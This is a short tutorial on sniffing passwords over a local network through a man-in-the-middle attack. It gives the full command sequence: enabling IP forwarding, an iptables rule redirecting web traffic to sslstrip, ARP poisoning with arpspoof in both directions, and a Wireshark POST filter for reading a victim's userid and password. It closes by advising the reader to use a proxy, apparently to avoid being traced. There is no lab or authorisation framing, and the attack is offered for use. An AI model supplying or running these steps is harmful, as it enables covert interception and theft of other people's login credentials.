Method to sniff passwords in LAN

In this tutorial we are going to learn how to MITM(man in the middle ) attack to sniff passwords in LAN.

Tools Required: Wireshark, arpspoof, iptables, sslstrip

\

Open a terminal and execute the following command to allow packet forwarding

**echo 1 > /proc/sys/net/ipv4/ip\_forward**




In the same terminal, execute the following command to add a rule to iptables firewall that redirects web traffic to port 10000 where sslstrip is running.

**iptables –t nat –p tcp –A PREROUTING --dport 80 –j REDIRECT --to-port 10000**



Execute sslstrip -a to run secure protocols as insecure protocols



To perform a MITM attack, execute the following ARP poisoning command in a new terminal

**arpspoof -t <router ip> <target ip>**




Open one more terminal and execute the below command


**arpspoof -t <target ip> <router ip>**




Load **Wireshark** and start sniffing, it will prompt an error message, Click OK to continue




Double-click on the interface to start sniffing.






Apply **http.request.method==POST** filter and click on blue colour button.




if the target provides login credentials on a website, Wireshark will display packets that contain those credentials.



To view the contents of the packet right click on the packet and choose to follow and then

TCP Stream.



We can observe userid and password of the victim as shown in below image.



After executing the above commands you will be able to perform MITM in LAN and make sure you use proxy.